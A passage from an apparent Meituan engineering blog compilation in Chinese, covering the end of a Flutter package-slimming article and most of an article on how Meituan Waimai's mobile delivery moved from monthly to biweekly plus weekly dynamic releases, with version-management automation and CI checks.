目前，动态下发的方案已在美团内部 App 上线使用，Android 包瘦身效果到达 95%，iOS 包瘦身效果达到 30%+。动态下发的方案虽然能显著减少 Flutter 的包体积，但其收益是通过运行时下载的方式置换回来的。当 Flutter 业务的不断迭代增长时，Flutter 产物包也会随之不断变大，最终导致需下载的产物变大，也会对下载成功率带来压力。后续，我们还会探索 Flutter 的分包逻辑，通过将不同的业务模块拆分来降低单个产物包的大小，来进一步保障包瘦身功能的可用性。

六、作者简介

艳东，2018 年加入美团，到家平台前端工程师。
宗文，2019 年加入美团，到家平台前端高级工程师。
会超，2014 年加入美团，到家平台前端技术专家。

招聘信息

美团外卖长期招聘 Android、iOS、FE 高级 / 资深工程师和技术专家。欢迎感兴趣的同学投递简历至：tech@meituan.com（邮件标题请注明：美团外卖技术团队）。

美团外卖持续交付的前世今生

作者：晓飞　王鹏　江伟

0. 前言

美团外卖自 2013 年创建以来，业务一直在高速发展，目前日订单量已突破 3000 万单，已成为美团点评最重要的业务之一。美团外卖所承载的业务，从早期单一的美食业务发展成为了外卖平台业务。目前除餐饮业务外，闪购、跑腿、闪付、营销、广告等产品形态的业务也陆续在外卖平台上线。参与到美团外卖平台的业务团队，也从早期的单一的外卖团队发展成为多业务团队。每个业务团队虽然都有不同的业务形态，但是几乎都有相同的诉求：需求能不能尽快地上线?

然而，Native 应用的发布依赖于应用市场的更新，周期非常长，非常不利于产品的快速迭代、快速试错。同时，作为平台方，我们需要考虑到各个业务团队的诉求，统筹考虑如何建立怎么样的模型、配套什么样的技术手段，才能实现最佳的状态，满足各业务更短周期、高质量的交付业务的诉求。本文会首先回顾美团外卖从早期的月交付，逐渐演变成双周交付，再从双周交付演变成双周版本交付配合周动态交付的过程。然后从外卖的历史实践中，浅谈一个好的持续交付需要综合考虑哪些关键因素，希望对大家有所帮助或启发。

1. 交付模型

一个需求从产生到交付再到用户的手上，要经历需求调研、需求分析、程序设计、代码开发、测试、部署上线等多个环节。在整个过程中，由于涉及到不同角色的人员，而不同角色人员的认知存在差异，不同的程序语言存在差异，不同的开发方式也存在差异。在整个交付需求的过程中，还面临着需求可能会被变更、交付周期可能会被变更等各种情况。这些情况使得需求的交付变得非常复杂、不可预期。而软件开发的首要任务就是持续、尽早地交付有价值的软件。怎么解决这一问题，是软件工程一直在


研究的话题。早在 20 世纪 50 年代，软件领域就在积极地探索设计什么样的模型可以解决这些问题。常见的包括瀑布流模型、迭代模型、螺旋模型、敏捷模型等等。由于篇幅原因，本文不再做详细的介绍。

2. 什么是持续交付

关注持续交付，不同的企业、不同的团队站在不同的角度存在不同的定义。《持续交付 2.0：业务引领的 DevOps 精要》一书认为，站在企业的角度，将持续交付定位为一个产品价值的开发框架，是一个工具集，其中包含了一系列的原则和众多实践，帮助提升企业的内部运转速度和交付效率。

从知乎话题“如何理解持续集成、持续交付、持续部署”，我们可以看到大部分研发团队，会从软件研发的角度进行定义，他们将软件的开发步骤拆解为持续集成、持续交付、持续部署，其中持续集成指开发人员从编码到构建的过程；持续交付指将已经集成构建完成的代码，交付给测试团队进行测试的过程；持续部署指将测试通过的软件交付给用户的过程。而产品团队会站在产品的角度来看，他们认为持续交付，是从需求的 PRD 文档提出来，到用户能够感受到这个需求的周期。


从美团外卖业务的角度，我们可以将持续交付定位为“外卖用户”和“外卖团队”之间的紧密反馈流。而外卖团队涉及到 PM、UI/UE、RD 和 QA 角色。如下图所示，产品同学从市场或用户的需求和反馈中收集到需求，转换为需求 PRD 文档，交由设计交互同学设计成期望用户所见的界面和行为，然后交给研发团队进行调研实现。研发团队实现后，再交给测试团队进行测试。等测试团队完成测试后，提交到应用市场，最终交付到用户手上，这个过程是本文所考虑的交付。“持续”指的是，外卖团队将外卖的业务拆分成不同维度的子业务，每个子业务持续通过这个迭代流程不断地优化各个子业务达到最优，从而使整个外卖业务达到最优。




3. 外卖持续交付模型的变迁史

3.1 外卖的早期交付模型

早期外卖的交付模式为“串行交付”，一个版本完成后，开启下一个版本。整个交付过程包括需求评审、需求开发、迭代提测、一轮提测、二轮提测、三轮提测、灰度提测和全量发布 8 个环节：



由于美团的外卖业务是一个双平台业务，需要同时开发外卖 App 和美团 App，在人力安排上，我们会分成两个组，App 组和频道组并行开发。App 组开发当前的版本业务，频道组同步上个版本的业务到当前的美团平台版本。整个版本周期耗时六周半左右，遇到节假日会顺延，全年能发版 11 ~ 12 个，版本交付周期如下图所示：



双端APP的交付周期

交付模型中关键点

1. 需求评审分为主打需求、非主打需求和统计需求。
   - 主打需求：客户端开发 10d 之前进行评审，评审 8d 后 UI 提供初稿，评审 14d 后 UI 定稿。
   - 非主打需求：两个三方评审窗口，窗口 1 为窗口 2 的前 5d，窗口 2 为上一版本二轮测试地一天，UI 定稿需要在客户端开发第一周内完成。
2. 统计需求：需求收集截止到立项评审前一天，三方评审为非主打需求评审后第二天。服务器在需求评审后，客户端开发第一周前，提供接口文档。
3. 客户端开发周期为两周，客户端开发第 5 个自然日 API 提测，客户端开发第 5 天发迭代提测包，第二周结束发提测包。
4. QA 验收提测包，一轮 3d、二轮 3d、三轮 1d。
5. 灰度 3d，需避开节假日前发灰度。
6. 全量发布电子市场。

单月发版优缺点

优点：

1. 每个版本可根据当版的情况控制版本的周期，可同时支持多个大需求的并行开发。
2. 版本较为固定，各角色的分工明确，开发人员在开发期较为专注，开发效率高。
3. 测试周期长，App 能够得到充分的测试。

缺点：

1. 版本迭代周期较长，从需求评审开始到需求灰度，需要 6.5 周，无法满足日益增长的业务诉求，对于一些尝试性项目，无法满足 PM 急迫上线验证效果的需求。
2. 发版频率低，每年只有 11~12 个版本，对标其他互联网公司，业务产出相对较低。
3. 每个角色的利用率不高，如 RD 在开发期的时候，QA 处在待测试状态。


3.2 双周迭代的交付模型实践

为了满足日益增长的业务诉求，我们提出了双周发版的交付模式，从而实现业务的快速迭代。贯彻的总体原则为：评审、开发、测试完全并行，以两周为固定周期，以需求维度持续交付。

3.2.1 双周迭代模型

在切换双周迭代模式之前，需要落地一些准备工作，例如统一版本排期的时间表、确定项目中各个角色的交付时间，让 PM、UI、客户端 RD、服务端 RD 和 QA，各角色都能够清晰的知道自己接入的时间点，并在规定的时间点交付内容。由于各角色的任务和分工得到了明确，减少了协作中的沟通成本，各角色也可以如齿轮一样，持续产出交付给下游团队，整个交付周期效率得到了有效的提升，一个版本的周期缩短为 5.5 周，发版次数上升到 22~24 版本。

版本各个角色分工详情示意图如下所示：



双周模型中关键点：


- W1 需求评审：周三 PM 组织三方评审业务需求 + 埋点需求 +UI 需求。
- W2 排期：周三 API RD 出排期，周四客户端 RD 出排期，UI 产出视觉初稿。客户端 RD 排期需细化至需求可提测时间点，便于 QA、PM 和 UI 提前协调测试、验收时间。
- W3 接口评审 + 服务端先行开发：接口文档，UI 资源周四前到位。
- W4 客户端开发，周四 API 提测（最晚）。
- W5 客户端开发 + 冒烟测试：RD 开发完后直接冒烟测试，以需求维度交付给 QA，不需要等到最后一天集中冒烟测试；需求交付后，PM 与 UI 可介入验收环节。
- W6 客户端测试 + 周二服务端上线：客户端一轮测试结束前，PM 与 UI 应完成需求验收。
- W7 灰度 + 周二全量理想状态一个版本的周期为五周半。
- W3 时，PM 会继续组织三方评审；W4 时，API 继续开发下版本；W5 时，客户端 RD 会继续下一个版本的开发。

3.2.2 分组交付


双周迭代模式的变化也推动我们在人力分配方面的改进，人力安排演变经历了三个过程：

在双周迭代的过程中，客户端的交付是连贯的，理想状态是每个 RD 可以隔版进行需求开发。但是大家都知道，写完需求是不可能没有 Bug 的，需求的估时也不可能都是 5 的倍数，这样就会造成很多 RD 既要开发当前版本，又要解决上个版本的 Bug。这间接引入了 2 个问题：


1. 个人成长方面：单个 RD 可能会在同一个时间段内，出现又要评审需求、又要开发需求、又要改 Bug，时间长了会堆积疲惫感。另外，需求的估时不是 5 的倍数，每个版本单个 RD 是否能满人力工作是不确定的，不利于资源的分配。
2. 人力分配合理性：版本的需求是存在不确定性的，而 App 的需求熟悉度是存在和 RD 一一对应的，当熟悉度最高的 RD 在上个版本的时候，当前版本的版本主 R 就会很头疼，是“能者多劳”还是“合理分配”，给人力分配的合理性又带来了新的挑战。



后来我们经过内部研究，提出了 AB 分组的方案，保证 AB 组是隔版本进行开发，当组内需求拆分有冲突时，需要在内部协调消化，避免 RD 出现每个版本都会参与开发的情况发生。



AB 分组施行以后每个 RD 都是各版本开发的，不会出现同一个时间段内，要处理上个版本的 Bug 和当版需求的情况。但业务的熟悉度和 RD 的强对应关系还是没有得到解决，所以我们就进一步的思考，提出采用业务维度 AB 组。如下图所示，我们先将同学进行业务划分，在以业务组进行 AB 的划分。当然这个业务组人员的数量需要考虑业务的规划情况，当某一个业务需求量增长上来的时候，业务组的大小也需要同步进行增长。



3.2.3 双周迭代的优缺点

双周迭代的优点

- 提高了业务迭代效率，从而提升了业务的产出，以一月能够完成二个版本的交付速度，持续地交付版本，达到一年交付 20-24 个版本的交付目标。
- 在人力整合利用上更加合理化，各角色都能够持续的产出，版本的交付周期变为 5.5 周。

双周迭代的不足

相比之前的当月发版，虽然双周迭代带来一定收益，但还是存在一些客观的问题：

- 从评审到交付，发布周期还是太长，产品快速上线的诉求依然不能得到很好的满足。
- 敏捷性受到一定影响，对于特定需求和小需求不是很友好。

3.3 双周结合周交付的模型实践

外卖在历经了双周迭代后，一定程度的缩短了版本交付周期，提高了业务迭代效率，优化了人力安排，但是仍然存在一些问题。对于一些简单的需求来说，像外卖中“我的页面”模块的点击热区扩大（“我的页面”已经是 RN 页面），实际上开发只需要 2 天，却仍然要跟随版本迭代的节奏，5.5 周后才能上线，需求交付周期仍需进一步缩短。另外，外卖自研动态化框架 Mach 在大量业务的应用落地，多种开发流程及交付需要，使得双周交付越来越难满足外卖业务版本迭代及交付的节奏。

3.3.1 动态化能力的建设

为了满足业务需求的快速上线及外卖面临的包体积的压力，外卖引入了动态化来解决此类痛点问题。外卖动态化能力建设的思路主要是：核心流程页面区域动态化，区域动态化方案采用外卖自研的 Mach 动态化框架，核心流程采用区域动态化，保证页面的稳定性及用户体验，非核心流程页面 MRN 化（Meituan React Native），通过 MRN 来替换所有的低 PV 页面，下线 Native 页面。具体技术细节可参考《React Native 在美团外卖客户端的实践》一文。

目前外卖低 PV 的 MRN 页面数量已达：56/67，已经覆盖了外卖所有的低 PV 页面，除核心流量页面均为 MRN 页面，从页面数量维度，MRN 页面占比已达 83.58%。

Mach 区域动态化覆盖了首页核心流量区、二级金刚页、订单页、点菜页及搜索页，目前上线的模板数已达 43 个。


3.3.2 双周迭代 & 周迭代

在完成了外卖动态化能力的建设后，外卖业务逐渐演进出了两类需求：

1. 主版本需求，主版本需求主要是 Native 方式实现，结合少部分动态化需求。
2. 敏捷开发需求，主要通过动态化和敏捷模型的加入实现高效的版本迭代，动态化主要指上节所介绍的动态化能力的建设，敏捷模型采用前文所说的敏捷模型。

面对上述两类需求，现有双周迭代及分组交付流程，对于部分特定需求及小需求不太友好，无法做到需求最快速上线，如上述“我的页面”点击热区扩大。

因此，我们在双周迭代的基础上，演进出了现在的双周迭代结合周迭代的交付模型，交付模型图如下：



双周迭代结合周迭代的交付模型是在原有双周迭代的基础上，保持主版本需求双周迭代不变，增加每周的动态上线窗口，以每周二为动态上线窗口时间，周五为提测 DeadLine，根据动态化需求的开发及提测时间来动态搭车上线。

目前，外卖的周迭代需求分为两类：


1. 纯动态化需求，根据需求开发及测试排期选择上线窗口，搭最近一次的上线窗口。
2. 动态化结合 Native 需求，跟随主版本交付流程，在提测周发版上线，主要面向敏捷迭代内容。

纯动态化需求由于不依赖 Native 发版，无需依赖 Native 的全回归，开发完成可随时提测，提测后功能测试完成即可上线，可以做到需求的最快速上线。敏捷迭代内容，不依赖主版本的评审，采用自主评审，自主决策跟版的策略。

而多种动态化方案的开发模式，需要统一的动态化发版及上线能力的支撑。外卖周迭代发版及上线具体可以分为两步：

1. 发版。将动态化模板进行打包，得到 Bundle 并上传，通过 Talos 平台（美团内部自研）进行打包，Talos 是基于前后端分离思想设计的一套前端 DevOps 解决方案。
2. 上线。将通过 Talos 打包得到的 Bundle 上线发布，发布通过 EVA 客户端动态分发平台进行线上发布。

具体流程如下图所示：



截止目前，外卖周迭代发版经过了 15 个上线窗口，共计发版 50+ 次。

双周迭代结合周迭代的交付方式进一步缩短了版本的交付周期，从需求收集评审到需求上线对于敏捷需求可以缩短到 3.5 周。对于纯动态化需求可缩短到 1 周，最终做到了需求评审做到了需求的快速上线、快速验证、快速修复，敏捷迭代。

3.4 自动化版本管理系统


在施行了双周迭代结合周迭代后，大大缩短了需求的上线周期，但是同时也提升了版本流程管理的复杂度。怎么样保证版本流程的正常运作呢？外卖 C 端涉及开发人员分为 A、B 组及敏捷开发人力；同时涉及美团频道及外卖 App 双平台，需要考虑双平台的版本迭代周期；涉及阶段多，各阶段都需要人工操作，执行事件多，双端执行事件总计 40+；涉及双版本并行开发，仓库代码管理复杂。

原有版本迭代流程，版本各阶段的所有事件都由相应负责人执行。

1. 分支创建、版本降级检查、每日 QA 包号周知，仓库集成及基础库同步、打包，提测邮件等都由迭代工程小组人员负责执行。
2. 仓库拉出 Release 分支，提审灰度后分支合并、集成、发版由外卖各仓库负责人负责执行。
3. 周迭代、迭代、一轮、二轮、三轮提测阶段冒烟周知，则通过排班的形式，在冒烟提测当天，由人工提醒并监督。

在版本迭代流程上会耗费了大量的人力。如何解放这部分人力，让整个版本迭代流程自动化，做到无人值守，减少人工操作的失误，是此前外卖前端技术团队面临的非常头疼的问题。

在我们规范了双周迭代 & 周迭代的流程后，版本各阶段的时间能够基本固定。为了能够做到自动化，我们把版本各阶段需要人工操作的事件整理归类，把事件确定到当前版本的固定一天固定时间点，以一个版本为例，我们整理归类如下：



确定好所有事件的执行时间后，我们便尝试把所有需要人工操作的事件自动化。并通过在确定的时间去触发，来做到整个版本流程的自动化。


早期的版本管理，我们依托于 Gulf（美团内部日期管理系统）、QA-Assistant 系统（美团内部事件通知系统）、CI 及大象（美团内部通讯工具）消息，通过在 Gulf 系统提前配置好各版本各事件的时间，并通过 QA-Assistant 配置人员名单及消息，在固定时间节点，Gulf 去触发 QA-Assistant，通过上述方式，做到了各类提醒的自动化，并且在 CI 上部署上自动化 Job，由人工触发。

但是通过这种方式，存在一些弊端：

1. 版本各节点事件都需人工单独一个个配置，且 Gulf 和 QA-Assistant 系统的触发一直需要关注。
2. 仍然需要大量人工操作，只能做到流程的半自动化，人力还是无法做到解放。
3. 版本流程无法做到可视化。

为了解决上述问题，我们和 Tide 版本管理系统（美团内部组件）共建，实现了现在的外卖 C 端自动化流程管理。以 Gulfstream 的版本排期为基准，通过 Tide 版本管理系统进行事件触发，通过脚本将 CI、Stash 仓库管理系统、HyperloopX 发版打包系统、大象整合，做到代码 / 分支管理自动化、打包集成自动化、周知提醒自动化、版本流程可视化。

在版本开始前配置好当前版本，后续则会在版本的每个关键节点自动执行需要执行的事件。



Tide 版本管理可视化界面如下，按照版本各阶段及时间线顺序排列：

各类事件提醒及执行通知如下：

各类提醒确认结果即时展示：

3.5 CI 建设

在 CI 建设方面，我们工作主要集中在以下 5 个阶段：准备阶段、PR 检测、开发阶段、提测阶段和发版阶段。


下面介绍三个 CI 工作中，外卖场景下的特定检查：

- Aimeituan 工程独立编译自动配置：同事反馈配置团 App 源码依赖的配置项较繁琐，切换开发分支时需要反复进行配置，为了提供 RD 的开发体验，通过脚本自动修改 WM 提测分支的源码依赖配置项，只需修改 Aimeituan 的 gradle.properties 一个属性实现源码依赖切换，实现一键切换的功能，提高版本开发效率，优化项包括：
  - 业务方依赖只保留团首页和外卖业务。
  - 只保留开发调试必要的插件：ServiceLoader 和 WmRouter，提高编译速度。
  - 只保留调试 Flavor：提高编译速度。
- 业务库检测是否有 PR 未合入：版本快速迭代对代码管理也带来了挑战，发生了几次因为 RD 未及时合入代码，影响 QA 提测进度的问题，因此在打提测包之前增加了一个检测环节，如果检测到有 PR 未合入提测分支，将在大象群统一周知发起人，提高版本的交付质量。


- 定时检测壳工程是否有更新，自动触发打包，保证 QA 第二天能回归前一天所有的修改，避免测试返工的问题，提高版本测试有效性。

总结


- Aimeituan 独立编译配置从 5 ~ 10 分钟（同事反馈从修改配置到同步完成的耗时）降低到 45s 左右，优化了 80% ~ 90%。



- 在经过了几个版本的实践证明，自动化检测 PR 合入是有必要的，而且能够有效降低开发人为失误导致漏提交代码发生的概率。



- 每天早上同步 Aimeituan 的 Release 分支，及时周知负责人同步结果，减少人工 Check 的重复工作。




3.6 部署发布

部署和发布，对于移动 App 来说，已经到了最后的环节。我们认为的部署行为主要指将一个还处在测试的版本提交到测试环境，然后让 QA 进行测试，发布行为主要指将测试完成的稳定版本提交到线上环境交付给用户。当然对于部署和发布，每个团队都可以思考自己的定义。例如我们进一步的细化部署和发布的行为，可以划分为部署测试环境、部署线上环境、部署回滚、发布灰度、发布灰度监控、发布全量、发布回滚、发布监控等等。下面主要介绍外卖业务在部署发布中，建设的业务事务流和无人灰度监控。

3.6.1 发布事务流

